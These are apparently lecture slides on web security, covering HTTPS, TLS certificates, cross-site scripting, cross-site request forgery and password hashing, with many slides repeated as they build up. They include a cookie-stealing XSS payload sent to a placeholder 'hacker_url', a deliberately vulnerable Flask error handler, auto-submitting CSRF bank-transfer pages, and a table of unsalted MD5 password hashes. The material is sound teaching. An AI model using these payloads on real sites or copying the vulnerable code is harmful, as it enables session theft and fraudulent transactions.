
HTTP and HTTPS




HTTP and HTTPS




HTTP and HTTPS



HTTP and HTTPS



HTTP and HTTPS



HTTP and HTTPS

- As you probably can imagine, HTTPS is the *secured* version of HTTP, for encrypted communications between client and server.

HTTP and HTTPS


- As you probably can imagine, HTTPS is the *secured* version of HTTP, for encrypted communications between client and server.

- Whereas HTTP requests are typically received via port 80, HTTPS requests go to port 443 instead.

HTTP and HTTPS

- As you probably can imagine, HTTPS is the *secured* version of HTTP, for encrypted communications between client and server.
- Whereas HTTP requests are typically received via port 80, HTTPS requests go to port 443 instead.
- In order for HTTPS to work, it requires that the server providing the data possess a valid SSL/TLS certificate.

SSL/TLS



Your connection is not private

Attackers might be trying to steal your information from **expired.badssl.com** (for example, passwords, messages or credit cards). NET::ERR_CERT_DATE_INVALID

Image source: globalsign.com

SSL/TLS

- SSL is the *Secure Sockets Layer*, yet another encryption-related protocol for network communications. It has largely been updated and revised as *Transport Layer Security* (TLS).

SSL/TLS

- SSL is the *Secure Sockets Layer*, yet another encryption-related protocol for network communications. It has largely been updated and revised as *Transport Layer Security* (TLS).

- The basic idea is that the client browser intending to use HTTPS checks the validity of the *certificate* of the server.


SSL/TLS

- SSL is the *Secure Sockets Layer*, yet another encryption-related protocol for network communications. It has largely been updated and revised as *Transport Layer Security* (TLS).

- The basic idea is that the client browser intending to use HTTPS checks the validity of the *certificate* of the server.

- After a set of steps, a *session key* is created and is used to encrypt all further communications between the client and server until the session is terminated.

SSL/TLS



Treatment of HTTP pages:

Current (Chrome 64) ⓘ example.com

July 2018 (Chrome 68) ⓘ Not secure | example.com

Image source: googleblog.com

Cross-Site Scripting (XSS)

- Recall that in learning about the difference between JavaScript and Python, we also learned about the difference between *server-side* code and *client-side* code.

Cross-Site Scripting (XSS)

- Recall that in learning about the difference between JavaScript and Python, we also learned about the difference between *server-side* code and *client-side* code.

- Cross-site scripting vulnerabilities exist where a client is able to trick a page on the server to display data or perform some action locally that it shouldn't do.

Cross-Site Scripting (XSS)

```
from flask import Flask, request

app = Flask(__name__)

@app.route("/")
def index():
   return "Hello, world!"

@app.errorhandler(404)
def not_found(err):
   return "Not Found: " + request.path
```

Cross-Site Scripting (XSS)

```
/foo
```

```
@app.errorhandler(404)
def not_found(err):
   return "Not Found: " + request.path
```

Cross-Site Scripting (XSS)

```
/<script>alert('hi')</script>
```

```
@app.errorhandler(404)
def not_found(err):
   return "Not Found: " + request.path
```

Cross-Site Scripting (XSS)

```
/<script>document.write(
    '<img src="hacker_url?cookie=' +
    document.cookie + '" />')</script>
```

```
@app.errorhandler(404)
def not_found(err):
   return "Not Found: " + request.path
```

Cross-Site Scripting (XSS)

```
/<script>document.write(
    '<img src="hacker_url?cookie=' +
    document.cookie + '" />')</script>
```

```
@app.errorhandler(404)
def not_found(err):
  return "Not Found: " + request.path
```

Cross-Site Scripting (XSS)

- What techniques could we (or our clients!) use to protect against XSS vulnerabilities?

Cross-Site Scripting (XSS)

- What techniques could we (or our clients!) use to protect against XSS vulnerabilities?

- Sanitizing all inputs

Cross-Site Scripting (XSS)

- What techniques could we (or our clients!) use to protect against XSS vulnerabilities?

- Sanitizing all inputs
- Disabling JavaScript

Cross-Site Scripting (XSS)

- What techniques could we (or our clients!) use to protect against XSS vulnerabilities?

- Sanitizing all inputs
- Disabling JavaScript
- Specialized handling of JavaScript

Cross-Site Request Forgery (CSRF)

- Whereas XSS attacks frequently involve tricking a browser instance into running client-side code, CSRF attacks involve making outbound requests invalidly.

Cross-Site Request Forgery (CSRF)

- Whereas XSS attacks frequently involve tricking a browser instance into running client-side code, CSRF attacks involve making outbound requests invalidly.

- Recall that with most sites we visit today, *cookies* are established as a shorthand verification of our identities.

Cross-Site Request Forgery (CSRF)

- Whereas XSS attacks frequently involve tricking a browser instance into running client-side code, CSRF attacks involve making outbound requests invalidly.
- Recall that with most sites we visit today, *cookies* are established as a shorthand verification of our identities.
- CSRFs exploit cookies to attempt to make fraudulent requests that appear legitimate on their face.

Cross-Site Request Forgery (CSRF)

```
<body>
   <a href="http://yourbank.com/transfer?to=doug&amt=500">
      Click here!
   </a>
</body>
```

Cross-Site Request Forgery (CSRF)

```
<body>
   <img src="http://yourbank.com/transfer?to=doug&amt=500" />
</body>
```

Cross-Site Request Forgery (CSRF)

```
<body>
   <form action="https://yourbank.com/transfer"
method="post">
      <input type="hidden" name="to" value="doug" />
      <input type="hidden" name="amt" value="500" />
      <input type="submit" value="Click here!" />
   </form>
</body>
```

Cross-Site Request Forgery (CSRF)

```
<body onload="document.forms[0].submit()">
   <form action="https://yourbank.com/transfer"
method="post">
      <input type="hidden" name="to" value="doug" />
      <input type="hidden" name="amt" value="500" />
      <input type="submit" value="Click here!" />
   </form>
</body>
```

Cross-Site Attacks: Summary

- A *cross-site scripting* attack occurs when the adversary tricks you into executing client-side code. This causes you to do something within your browser that you don't intend to do.

- A *cross-site request forgery* attack occurs when the adversary tricks you into making an HTTP request (such as a POST request) that you did not want to make.

Databases

`users`

id	username	password
1	tom	hello
2	james	12345
3	greg	password
4	malan	abcdef
5	rodrigo	password

Databases

`users`


id	username	p_hash
1	tom	5D41402ABC4B2A76B9719D911017C592
2	james	827CCB0EEA8A706C4C34A16891F84E7B
3	greg	5F4DCC3B5AA765D61D8327DEB882CF99
4	malan	E80B5017098950FC58AAD83C8C14978E
5	rodrigo	5F4DCC3B5AA765D61D8327DEB882CF99

Databases

users

id	username	p_hash
1	tom	5D41402ABC4B2A76B9719D911017C592
2	james	827CCB0EEA8A706C4C34A16891F84E7B
3	greg	5F4DCC3B5AA765D61D8327DEB882CF99
4	malan	E80B5017098950FC58AAD83C8C14978E
5	rodrigo	5F4DCC3B5AA765D61D8327DEB882CF99

Databases




alice@example.com

Password

Forgot password? ✓

Databases



Okay! We've emailed you a link to change your password.

